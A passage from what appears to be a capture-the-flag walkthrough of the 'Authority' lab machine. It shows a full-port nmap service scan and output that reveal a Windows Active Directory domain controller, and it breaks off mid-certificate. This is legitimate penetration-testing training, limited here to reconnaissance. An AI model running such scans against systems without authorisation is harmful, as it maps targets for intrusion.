
Authority




Machine is spawning, please stand by...

```
10.129.229.56
```


Scanning

nmap -p- --min-rate=1000 -sVC -Pn 10.129.229.56 -vvv


```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server
time: 2025-08-28 16:20:10Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T16:21:26+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d49477106f6b8100e4e19cf2aa40dae1
| SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
```



```
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
